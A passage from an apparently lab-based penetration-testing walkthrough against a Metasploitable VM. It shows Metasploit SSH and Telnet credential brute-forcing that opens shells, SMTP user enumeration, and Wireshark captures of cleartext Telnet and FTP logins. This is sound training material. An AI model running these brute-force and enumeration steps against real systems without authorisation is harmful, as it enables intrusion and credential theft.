inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
[*] Command shell session 9 opened (10.0.2.15:41051 → 192.168.56.103:22) at 2021-01-1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

4. Telnet Brute Force

```
msf5 > search telnet_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/telnet_login                       normal  No     Telnet Login Check Scanner

msf5 >
```

```
msf5 > use 0
msf5 auxiliary(scanner/telnet/telnet_login) >
```

```
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                    Required  Description
   ----              ---------------                    --------  -----------
   BLANK_PASSWORDS   false                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                              no        Add all users in the current database to the list
   PASS_FILE         /home/kali/Desktop/passwords.txt   no        File containing passwords, one per line
   RHOSTS            192.168.56.103                     yes       The target host(s), range CIDR identifier, or hosts file with
 syntax 'file:<path>'
   RPORT             23                                 yes       The target port (TCP)
   STOP_ON_SUCCESS   false                              yes       Stop guessing when a credential works for a host
   THREADS           1                                  yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                        no        File containing users and passwords separated by space, one p
air per line
   USER_AS_PASS      false                              no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/users.txt       no        File containing usernames, one per line
   VERBOSE           false                              yes       Whether to print output for all attempts

msf5 auxiliary(scanner/telnet/telnet_login) >
```

```
msf5 auxiliary(scanner/telnet/telnet_login) > run

[+] 192.168.56.103:23     - 192.168.56.103:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.103:23     - Attempting to start session 192.168.56.103:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.103:23) at 2021-01-17 12:57:44 -0500
[+] 192.168.56.103:23     - 192.168.56.103:23 - Login Successful: user:user
[*] 192.168.56.103:23     - Attempting to start session 192.168.56.103:23 with user:user
[*] Command shell session 2 opened (0.0.0.0:0 -> 192.168.56.103:23) at 2021-01-17 12:57:56 -0500
[*] 192.168.56.103:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) >
```

5. SMTP user enumeration

```
msf5 > search smtp_enum

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                        normal  No     SMTP User Enumeration Utility
```

```
msf5 > use 0
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

```
msf5 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                     Required  Description
   ----       ---------------                                     --------  -----------
   RHOSTS     192.168.56.103                                      yes       The target host(s), range CIDR i
ith syntax 'file:<path>'
   RPORT      25                                                  yes       The target port (TCP)
   THREADS    1                                                   yes       The number of concurrent threads
   UNIXONLY   true                                                yes       Skip Microsoft bannered servers
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of
```

```
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.103:25     - 192.168.56.103:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.103:25     - 192.168.56.103:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc,
mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.103:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

6. Telnet Clear text capture

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ telnet 192.168.56.103
Trying 192.168.56.103 ...
Connected to 192.168.56.103.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: user
Password:
Last login: Sun Dec 20 17:57:52 EST 2020 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 8502

No.	Time	Source	Destination	Protocol	Length	Info
17187	411.503172386	192.168.56.103	10.0.2.15	TCP	60	23 → 44808 [ACK] Seq=3092 Ack=230 Win=65535 Len=0
17188	411.797368943	10.0.2.15	192.168.56.103	TELNET	55	Telnet Data ...
17189	411.797794191	192.168.56.103	10.0.2.15	TCP	60	23 → 44808 [ACK] Seq=3092 Ack=231 Win=65535 Len=0
17190	411.845213968	10.0.2.15	192.168.56.103	TELNET	55	Telnet Data ...
17191	411.845501973	192.168.56.103	10.0.2.15	TCP	60	23 → 44808 [ACK] Seq=3092 Ack=232 Win=65535 Len=0
17192	411.899432024	10.0.2.15	192.168.56.103	TELNET	55	Telnet Data ...
17193	411.899634828	192.168.56.103	10.0.2.15	TCP	60	23 → 44808 [ACK] Seq=3092 Ack=233 Win=65535 Len=0
17194	412.229323655	10.0.2.15	192.168.56.103	TELNET	56	Telnet Data ...
17195	412.229527609	192.168.56.103	10.0.2.15	TCP	60	23 → 44808 [ACK] Seq=3092 Ack=235 Win=65535 Len=0
17196	412.237609202	192.168.56.103	10.0.2.15	TELNET	543	Telnet Data ...
17197	412.237636588	10.0.2.15	192.168.56.103	TCP	54	44808 → 23 [ACK] Seq=235 Ack=3581 Win=63563 Len=0
17198	412.358470567	192.168.56.103	10.0.2.15	TELNET	77	Telnet Data ...
17199	412.358490171	10.0.2.15	192.168.56.103	TCP	54	44808 → 23 [ACK] Seq=235 Ack=3604 Win=63563 Len=0

```
Frame 17035: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_5c:65:26 (08:00:27:5c:65:26)
Internet Protocol Version 4, Src: 192.168.56.103, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 23, Dst Port: 44808, Seq: 52, Ack: 111, Len: 0
```

Wireshark · Follow TCP Stream (tcp.stream eq 8502) · eth0

```
........... ..!.."..'.....#..... ..#..'........!.".....
.....#.....'.............B.'.... .38400,38400....#.kali:0.0....'..DISPLAY.kali:
0.0......xterm-256color.............
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mm
.
Password:
.

Login incorrect
metasploitable login: uusseerr
.
Password: user
.
Last login: Sun Dec 20 17:23:08 EST 2020 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

17 client pkts, 21 server pkts, 25 turns.

Entire conversation (1,421 bytes) | Show and save data as ASCII | Stream 8502

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

6. FTP Clear text capture

```
msf5 > ftp 192.168.56.103
[*] exec: ftp 192.168.56.103

Connected to 192.168.56.103.
220 (vsFTPd 2.3.4)
Name (192.168.56.103:kali): root
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user
(username) 0
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user
(username) msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
500 Illegal PORT command.
ftp: bind: Address already in use
ftp> dir
500 Illegal PORT command.
ftp>
```

```
USER msfadmin
331 Please specify the passw
PASS msfadmin
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,2,15,150,255
500 Illegal PORT command.
PORT 10,0,2,15,156,67
500 Illegal PORT command.

10 client pkts, 11 server pkts, 20 turns.
Entire conversation (427 bytes)
Find:
Filter Out This Stream
```

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
22	78.524511408	192.168.56.103	10.0.2.15	FTP	88	Response: 331 Please specify the password.
23	78.524533473	10.0.2.15	192.168.56.103	TCP	54	60364 → 21 [ACK] Seq=37 Ack=149 Win=64092 Len=0
24	80.159769678	10.0.2.15	192.168.56.103	FTP	62	Request: PASS 0
25	80.159969372	192.168.56.103	10.0.2.15	TCP	60	21 → 60364 [ACK] Seq=149 Ack=45 Win=65535 Len=0
26	82.950693674	192.168.56.103	10.0.2.15	FTP	76	Response: 530 Login incorrect.
27	82.950733492	10.0.2.15	192.168.56.103	TCP	54	60364 → 21 [ACK] Seq=45 Ack=171 Win=64070 Len=0
28	114.765433608	10.0.2.15	192.168.56.103	FTP	69	Request: USER msfadmin
29	114.765628762	192.168.56.103	10.0.2.15	TCP	60	21 → 60364 [ACK] Seq=171 Ack=60 Win=65535 Len=0
30	114.766224364	192.168.56.103	10.0.2.15	FTP	88	Response: 331 Please specify the password.
31	114.766237998	10.0.2.15	192.168.56.103	TCP	54	60364 → 21 [ACK] Seq=60 Ack=205 Win=64070 Len=0
32	118.875165023	10.0.2.15	192.168.56.103	FTP	69	Request: PASS msfadmin
33	118.875427580	192.168.56.103	10.0.2.15	TCP	60	21 → 60364 [ACK] Seq=205 Ack=75 Win=65535 Len=0
34	118.877137709	192.168.56.103	10.0.2.15	FTP	77	Response: 230 Login successful.

```
▸ Frame 34: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth0, id 0
▸ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_5c:65:26 (08:00:27:5c:65:26)
▸ Internet Protocol Version 4, Src: 192.168.56.103, Dst: 10.0.2.15
▸ Transmission Control Protocol, Src Port: 21, Dst Port: 60364, Seq: 205, Ack: 75, Len: 23
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

```
220 (vsFTPd 2.3.4)
USER root
331 Please specify the password.
PASS root
530 Login incorrect.
SYST
530 Please login with USER and PASS.
USER 0
331 Please specify the password.
PASS 0
530 Login incorrect.
USER msfadmin
331 Please specify the password.
PASS msfadmin
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,2,15,150,255
500 Illegal PORT command.
PORT 10,0,2,15,156,67
500 Illegal PORT command.
```

10 client pkts, 11 server pkts, 20 turns.

Entire conversation (427 bytes) | Show and save data as ASCII | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help